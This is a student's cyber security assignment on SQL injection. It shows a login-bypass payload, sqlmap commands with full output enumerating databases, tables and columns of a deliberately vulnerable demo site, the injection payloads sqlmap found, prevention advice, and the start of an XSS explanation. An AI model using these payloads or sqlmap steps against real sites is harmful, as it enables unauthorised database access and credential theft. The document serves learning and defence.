Name:	**Faizan Nazir**
Arid No:	**19-ARID-5157**
Program:	**BSCS7A**
Course:	**Cyber Security**
Assignment No:	**01**
Teacher Name:	**Ms. Sadia Zar**

SQL INJECTION

- What is SQL?


SQL is a query language used in programming to access, modify, and delete data stored in relational databases.

- What is SQL Injection?

An SQL injection, sometimes abbreviated to SQLi, is a type of vulnerability in which an attacker uses a piece of SQL code to manipulate a database and gain access to potentially valuable information. It's one of the most prevalent and threatening types of attack because it can potentially be used against any web application or website that uses an SQL-based database.

SQL injection usually occurs when you ask a user for input, like their username, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database.

SQL Injection Based on OR 1=1 and -- -




Resultant query will be

SELECT * FROM Users WHERE Name ='admin' OR 1=1 -- - AND Pass ='';

admin' will end ' of name and add OR statement in query

1=1 is always return TRUE

-- - will comment out rest of query so there will be no check of password field



- Using SQLMAP

Query: ‘’python sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=3 –dbs’’

```
PS C:\Users\compu\Desktop\sqlmap\sqlmap> python sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=3 --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.10.8#dev}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,| _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibili
ty to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or dama
ge caused by this program

[*] starting @ 12:48:10 /2022-10-27/

[12:48:11] [INFO] testing connection to the target URL
[12:48:11] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:48:12] [INFO] testing if the target URL content is stable
[12:48:12] [INFO] target URL content is stable
[12:48:12] [INFO] testing if GET parameter 'cat' is dynamic
[12:48:13] [WARNING] GET parameter 'cat' does not appear to be dynamic
[12:48:13] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[12:48:13] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[12:48:13] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[12:48:44] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:48:45] [WARNING] reflective value(s) found and filtering out
[12:48:48] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:48:49] [INFO] GET parameter 'cat' appears to be 'Boolean-based blind - Parameter replace (original value)' injectable
[12:48:49] [INFO] testing 'Generic inline queries'
[12:48:50] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:48:50] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[12:48:50] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[12:48:51] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[12:48:51] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[12:48:51] [INFO] GET parameter 'cat' is 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' inj
ectable
[12:48:51] [INFO] testing 'MySQL inline queries'
[12:48:52] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[12:48:52] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
```

```
Windows PowerShell
[12:48:55] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[12:48:55] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[12:48:56] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[12:48:56] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[12:48:56] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[12:48:57] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[12:49:08] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[12:49:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:49:08] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential)
technique found
[12:49:09] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query colu
mns. Automatically extending the range for current UNION query injection technique test
[12:49:11] [INFO] target URL appears to have 11 columns in query
[12:49:12] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: cat=(SELECT (CASE WHEN (1913=1913) THEN 3 ELSE (SELECT 9480 UNION SELECT 5127) END))

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=3 AND GTID_SUBSET(CONCAT(0x7176716a71,(SELECT (ELT(9670=9670,1))),0x717a706271),9670)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=3 AND (SELECT 6115 FROM (SELECT(SLEEP(5)))sVCx)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=3 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176716a71,0x6c73424b654f4b5a4656416777517468634 66d527
74a574a4c65[illegible]706271),NULL,NULL,NULL-- -

[12:49:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[12:49:24] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

Website backend DBMS is MYQL

Web server OS is Linux Ubuntu

Database names


There are 2 Databases

1. Acurat
2. information_schema

Let check tables in these databases

Query:

‘’python sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=3 -D **[DATABASE NAME]** –tables’’



```
back-end DBMS: MySQL >= 5.6
[13:04:25] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
[79 tables]
+-------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS   |
| APPLICABLE_ROLES                    |
| CHARACTER_SETS                      |
| CHECK_CONSTRAINTS                   |
| COLLATIONS                          |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                             |
| COLUMNS_EXTENSIONS                  |
| COLUMN_PRIVILEGES                   |
| COLUMN_STATISTICS                   |
| ENABLED_ROLES                       |
| ENGINES                             |
| EVENTS                              |
| FILES                               |
| INNODB_BUFFER_PAGE                  |
| INNODB_BUFFER_PAGE_LRU              |
| INNODB_BUFFER_POOL_STATS            |
| INNODB_CACHED_INDEXES               |
| INNODB_CMP                          |
| INNODB_CMPMEM                       |
| INNODB_CMPMEM_RESET                 |
| INNODB_CMP_PER_INDEX                |
| INNODB_CMP_PER_INDEX_RESET          |
| INNODB_CMP_RESET                    |
| INNODB_COLUMNS                      |
| INNODB_DATAFILES                    |
| INNODB_FIELDS                       |
| INNODB_FOREIGN                      |
| INNODB_FOREIGN_COLS                 |
| INNODB_FT_BEING_DELETED             |
| INNODB_FT_CONFIG                    |
| INNODB_FT_DEFAULT_STOPWORD          |
```

```
Windows PowerShell
| INNODB_FT_DELETED                   |
| INNODB_FT_INDEX_CACHE               |
| INNODB_FT_INDEX_TABLE               |
| INNODB_INDEXES                      |
| INNODB_METRICS                      |
| INNODB_SESSION_TEMP_TABLESPACES     |
| INNODB_TABLES                       |
| INNODB_TABLESPACES                  |
| INNODB_TABLESPACES_BRIEF            |
| INNODB_TABLESTATS                   |
| INNODB_TEMP_TABLE_INFO              |
| INNODB_TRX                          |
| INNODB_VIRTUAL                      |
| KEYWORDS                            |
| KEY_COLUMN_USAGE                    |
| OPTIMIZER_TRACE                     |
| PARAMETERS                          |
| PARTITIONS                          |
| PLUGINS                             |
| PROCESSLIST                         |
| PROFILING                           |
| REFERENTIAL_CONSTRAINTS             |
| RESOURCE_GROUPS                     |
| ROLE_COLUMN_GRANTS                  |
| ROLE_ROUTINE_GRANTS                 |
| ROLE_TABLE_GRANTS                   |
| ROUTINES                            |
| SCHEMATA                            |
| SCHEMATA_EXTENSIONS                 |
| SCHEMA_PRIVILEGES                   |
| STATISTICS                          |
| ST_GEOMETRY_COLUMNS                 |
| ST_SPATIAL_REFERENCE_SYSTEMS        |
| ST_UNITS_OF_MEASURE                 |
| TABLES                              |
| TABLESPACES                         |
| TABLESPACES_EXTENSIONS              |
| TABLES_EXTENSIONS                   |
| TABLE_CONSTRAINTS                   |
| TABLE_CONSTRAINTS_EXTENSIONS        |
| TABLE_PRIVILEGES                    |
| TRIGGERS                            |
| USER_ATTRIBUTES                     |
```

ENG US 1:09 pm 27/10/2022

```
| USER_PRIVILEGES                        |
| VIEWS                                  |
| VIEW_ROUTINE_USAGE                     |
| VIEW_TABLE_USAGE                       |
+----------------------------------------+

[13:04:26] [INFO] fetched data logged to text files under 'C:\Users\compu\AppData\Local\sqlmap\output\testphp.vulnweb.com'

[*] ending @ 13:04:26 /2022-10-27/
```

Column in **users table** in **acuart** database

Query:


“python sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=3 -D **[DATABASE NAME]** -T [**TABLE NAME**] –columns”


```
[13:16:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[13:16:37] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+-------------+
| Column  | Type        |
+---------+-------------+
| address | mediumtext  |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+-------------+

[13:16:38] [INFO] fetched data logged to text files under 'C:\Users\compu\AppData\Local\sqlmap\output\testphp.vulnweb.com'

[*] ending @ 13:16:38 /2022-10-27/

PS C:\Users\compu\Desktop\sqlmap\sqlmap>
```

check data in column

Query:

python sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=3 -D acuart -T [**TABLE NAME**] -C **[COLUMN NAME]** --dump





Got user name and password

u_name = test

pass = test

How to prevent SQL injection attacks

- **Use Prepared SQL Statements:**

  A prepared statement is a parameterized and reusable SQL query which forces the developer to write the SQL command and the user-provided data separately

- **Keep user input in check:**

Any user input used in an SQL query introduces risk. Address input from authenticated and/or internal users in the same way as public input until it is verified. Use whitelists as standard practice instead of blacklists to verify and filter user input.

- **Use latest versions:**

It's important to use the latest version of the development environment to maximize protection.

- **Continuously scan web applications:**

Use comprehensive application performance management tools. Regularly scanning web applications will identify and address potential vulnerabilities before they allow serious damage.

- **Use a firewall:**

A web application firewall (WAF) is often used to filter out SQLi, as well as other online threats. A WAF relies on a large and frequently updated list of signatures that allow it to filter out malicious SQL queries.

XSS:

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page